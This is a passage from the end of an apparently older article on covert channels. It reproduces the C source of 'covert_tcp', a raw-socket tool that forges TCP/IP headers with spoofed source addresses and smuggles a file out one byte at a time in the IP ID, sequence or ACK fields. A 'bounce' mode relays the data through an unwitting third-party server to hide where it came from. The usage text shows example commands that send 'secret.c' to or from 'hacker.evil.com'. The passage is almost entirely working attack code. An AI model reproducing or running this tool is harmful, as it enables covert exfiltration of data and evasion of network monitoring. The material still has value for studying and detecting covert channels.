   send_tcp.ip.protocol = IPPROTO_TCP;
   send_tcp.ip.check = 0;
   send_tcp.ip.saddr = source_addr;
   send_tcp.ip.daddr = dest_addr;

/* begin forged TCP header */
if(source_port == 0) /* if the didn't supply a source port, we make one */
   send_tcp.tcp.source = 1+(int)(10000.0*rand()/(RAND_MAX+1.0));
else /* otherwise use the one given */
   send_tcp.tcp.source = htons(source_port);

if(seq==0) /* if we are not encoding the value into the seq number */
   send_tcp.tcp.seq = 1+(int)(10000.0*rand()/(RAND_MAX+1.0));
```

```
else /* otherwise we'll hide the data using our cheesy algorithm one more time.
*/
   send_tcp.tcp.seq = ch;

   /* forge destination port */
   send_tcp.tcp.dest = htons(dest_port);

   /* the rest of the flags */
   /* NOTE: Other covert channels can use the following flags to encode data a
BIT */
   /* at a time. A good example would be the use of the PSH flag setting to
either
*/
   /* on or off and having the remote side decode the bytes accordingly... CHR
*/
   send_tcp.tcp.ack_seq = 0;
   send_tcp.tcp.res1 = 0;
   send_tcp.tcp.doff = 5;
   send_tcp.tcp.fin = 0;
   send_tcp.tcp.syn = 1;
   send_tcp.tcp.rst = 0;
   send_tcp.tcp.psh = 0;
   send_tcp.tcp.ack = 0;
   send_tcp.tcp.urg = 0;
   send_tcp.tcp.res2 = 0;
   send_tcp.tcp.window = htons(512);
   send_tcp.tcp.check = 0;
   send_tcp.tcp.urg_ptr = 0;

   /* Drop our forged data into the socket struct */
   sin.sin_family = AF_INET;
   sin.sin_port = send_tcp.tcp.source;
   sin.sin_addr.s_addr = send_tcp.ip.daddr;

   /* Now open the raw socket for sending */
   send_socket = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   if(send_socket < 0)
   {
      perror("send socket cannot be open. Are you root?");
      exit(1);
   }

      /* Make IP header checksum */
      send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip, 20);
      /* Final preparation of the full header */

      /* From synhose.c by knight */
      pseudo_header.source_address = send_tcp.ip.saddr;
      pseudo_header.dest_address = send_tcp.ip.daddr;
      pseudo_header.placeholder = 0;
      pseudo_header.protocol = IPPROTO_TCP;
      pseudo_header.tcp_length = htons(20);

      bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
      /* Final checksum on the entire package */
      send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32);
      /* Away we go.... */
```

```
      sendto(send_socket, &send_tcp, 40, 0, (struct sockaddr *)&sin,
sizeof(sin));
      printf("Sending Data: %c\n",ch);

  close(send_socket);
 } /* end while(fgetc()) loop */
fclose(input);
}/* end if(server == 0) loop */


/***********************/
/* Passive server code */
/***********************/
/* we are the server so now we listen */
else
{
 if((output=fopen(filename,"wb"))== NULL)
  {
  printf("I cannot open the file %s for writing\n",filename);
  exit(1);
  }
/* Now we read the socket. This is not terribly fast at this time, and has the
same
*/
/* reliability as UDP as we do not ACK the packets for retries if they are bad.
*/
/* This is just proof of concept... CHR*/

 while(1) /* read packet loop */
 {
   /* Open socket for reading */
   recv_socket = socket(AF_INET, SOCK_RAW, 6);
   if(recv_socket < 0)
   {
      perror("receive socket cannot be open. Are you root?");
      exit(1);
   }
  /* Listen for return packet on a passive socket */
  read(recv_socket, (struct recv_tcp *)&recv_pkt, 9999);

      /* if the packet has the SYN/ACK flag set and is from the right
address..*/
      if (source_port == 0) /* the user does not care what port we come from
*/
      {       /* check for SYN/ACK flag set and correct inbound IP source
address */
            if((recv_pkt.tcp.syn == 1) && (recv_pkt.ip.saddr ==
source_addr))
            {
            /* IP ID header "decoding" */
            /* The ID number is converted from it's ASCII equivalent back to
normal */
                  if(ipid==1)
                  {
                  printf("Receiving Data: %c\n",recv_pkt.ip.id);
                  fprintf(output,"%c",recv_pkt.ip.id);
                  fflush(output);
```

```
                }
                /* IP Sequence number "decoding" */
                else if (seq==1)
                {
                printf("Receiving Data: %c\n",recv_pkt.tcp.seq);
                fprintf(output,"%c",recv_pkt.tcp.seq);
                fflush(output);
                }
        /* Use a bounced packet from a remote server to decode the data */
        /* This technique requires that the client initiates a SEND to */
        /* a remote host with a SPOOFED source IP that is the location */
        /* of the listening server. The remote server will receive the packet */
        /* and will initiate an ACK of the packet with the encoded sequence */
        /* number+1 back to the SPOOFED source. The covert server is waiting at
this */
        /* spoofed address and can decode the ack field to retrieve the data */
        /* this enables an "anonymous" packet transfer that can bounce */
        /* off any site. This is VERY hard to trace back to the originating */
        /* source. This is pretty nasty as far as covert channels go... */
        /* Some routers may not allow you to spoof an address outbound */
        /* that is not on their network, so it may not work at all sites... */
        /* SENDER should use covert_tcp with the -seq flag and a forged -source
*/
        /* address. RECEIVER should use the -server -ack flags with the IP of */
        /* of the server the bounced message will appear from.. CHR */

      /* The bounced ACK sequence number is really the original sequence*/
        /* plus one (ISN+1). However, the translation here drops some of the */
        /* bits so we get the original ASCII value...go figure.. */

                else if (ack==1)
                {
                 printf("Receiving Data: %c\n",recv_pkt.tcp.ack_seq);
                 fprintf(output,"%c",recv_pkt.tcp.ack_seq);
                 fflush(output);
                }
            } /* end if loop to check for ID/sequence decode */
      } /* End if loop checking for port number given */

/* if the packet has the SYN/ACK flag set and is destined to the right port..*/
/* we'll grab it regardless if IP addresses. This is useful for bouncing off of
*/
/* multiple hosts to a single server address */
      else
      {
            if((recv_pkt.tcp.syn==1) && (ntohs(recv_pkt.tcp.dest) ==
source_port))
            {
                /* IP ID header "decoding" */
                /* The ID number is converted from it's ASCII equivalent back
to normal */
                if(ipid==1)
                {
                printf("Receiving Data: %c\n",recv_pkt.ip.id);
                fprintf(output,"%c",recv_pkt.ip.id);
                fflush(output);
                }
```

```
                    /* IP Sequence number "decoding" */
                    else if (seq==1)
                    {
                    printf("Receiving Data: %c\n",recv_pkt.tcp.seq);
                    fprintf(output,"%c",recv_pkt.tcp.seq);
                    fflush(output);
                    }
                    /* Do the bounce decode again... */
                    else if (ack==1)
                    {
                    printf("Receiving Data: %c\n",recv_pkt.tcp.ack_seq);
                    fprintf(output,"%c",recv_pkt.tcp.ack_seq);
                    fflush(output);
                    }
               } /* end if loop to check for source port decoding */
          } /* end else loop to see if port number given to listen on */

     close(recv_socket); /* close the socket so we don't hose the kernel */
    }/* end while() read packet loop */

    fclose(output);
   } /* end else(serverloop) function */

} /* end forgepacket() function */


/* clipped from ping.c (this function is the whore of checksum routines */
/* as everyone seems to use it..I feel so dirty...) */

/* Copyright (c)1987 Regents of the University of California.
* All rights reserved.
*
* Redistribution and use in source and binary forms are permitted
* provided that the above copyright notice and this paragraph are
* dupliated in all such forms and that any documentation, advertising
* materials, and other materials related to such distribution and use
* acknowledge that the software was developed by the University of
* California, Berkeley. The name of the University may not be used
* to endorse or promote products derived from this software without
* specific prior written permission. THIS SOFTWARE IS PROVIDED ``AS
* IS'' AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING,
* WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHATIBILITY AND
* FITNESS FOR A PARTICULAR PURPOSE
*/

unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
      register long           sum;        /* assumes long == 32 bits
*/
      u_short                 oddbyte;
      register u_short  answer;           /* assumes u_short == 16 bits */

      /*
       * Our algorithm is simple, using a 32-bit accumulator (sum),
       * we add sequential 16-bit words to it, and at the end, fold back
       * all the carry bits from the top 16 bits into the lower 16 bits.
       */
```

```
      sum = 0;
      while (nbytes > 1)  {
            sum += *ptr++;
            nbytes -= 2;
      }

                        /* mop up an odd byte, if necessary */
      if (nbytes == 1) {
            oddbyte = 0;            /* make sure top half is zero */
            *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
            sum += oddbyte;
      }

      /*
       * Add back carry outs from top 16 bits to low 16 bits.
       */

      sum  = (sum >> 16) + (sum & 0xffff);      /* add high-16 to low-16 */
      sum += (sum >> 16);                 /* add carry */
      answer = ~sum;          /* ones-complement, then truncate to 16 bits
*/
      return(answer);
} /* end in_cksm()



/* Generic resolver from unknown source */
unsigned int host_convert(char *hostname)
{
   static struct in_addr i;
   struct hostent *h;
   i.s_addr = inet_addr(hostname);
   if(i.s_addr == -1)
   {
      h = gethostbyname(hostname);
      if(h == NULL)
      {
         fprintf(stderr, "cannot resolve %s\n", hostname);
         exit(0);
      }
      bcopy(h->h_addr, (char *)&i.s_addr, h->h_length);
   }
   return i.s_addr;
} /* end resolver */

/* Tell them how to use this */
void usage(char *progname)
{
      printf("Covert TCP usage: \n%s -dest dest_ip -source source_ip -file
filename -source_port port -dest_port port -server [encode type]\n\n",
progname);
      printf("-dest dest_ip      - Host to send data to.\n");
      printf("-source source_ip  - Host where you want the data to originate
from.\n");
      printf("                     In SERVER mode this is the host data
will\n");
```

```
      printf("                      be coming FROM.\n");
      printf("-source_port port  - IP source port you want data to appear from.
\n");
      printf("                      (randomly set by default)\n");
      printf("-dest_port port    - IP source port you want data to go to.
In\n");
      printf("                      SERVER mode this is the port data will be
coming\n");
      printf("                      inbound on. Port 80 by default.\n");
      printf("-file filename     - Name of the file to encode and transfer.\n");
      printf("-server            - Passive mode to allow receiving of data.\n");
      printf("[Encode Type] - Optional encoding type\n");
      printf("-ipid - Encode data a byte at a time in the IP packet ID.
[DEFAULT]\n");
      printf("-seq  - Encode data a byte at a time in the packet sequence
number.\n");
      printf("-ack  - DECODE data a byte at a time from the ACK field.\n");
      printf("        This ONLY works from server mode and is made to
decode\n");
      printf("        covert channel packets that have been bounced off a
remote\n");
      printf("        server using -seq. See documentation for details\n");
      printf("\nPress ENTER for examples.");
      getchar();
      printf("\nExample: \ncovert_tcp -dest foo.bar.com -source hacker.evil.com
-
source_port 1234 -dest_port 80 -file secret.c\n\n");
      printf("Above sends the file secret.c to the host hacker.evil.com a byte
\n");
      printf("at a time using the default IP packet ID encoding.\n");
      printf("\nExample: \ncovert_tcp -dest foo.bar.com -source hacker.evil.com
-
dest_port 80 -server -file secret.c\n\n");
      printf("Above listens passively for packets from  hacker.evil.com\n");
      printf("destined for port 80. It takes the data and saves the file
locally\n");
      printf("as secret.c\n\n");
      exit(0);
} /* end usage() */


/* The End */
```

References

[1] [1985] Department Of Defense Trusted Computer System Evaluation Criteria

[2] Comer, D. E. [1995] Internetworking with TCP/IP Volume One, Prentice-Hall, Upper Saddle River, New Jersey

[3] route [1996] Phrack Magazine Issue 49 Article 6, Phrack Magazine, San Francisco, California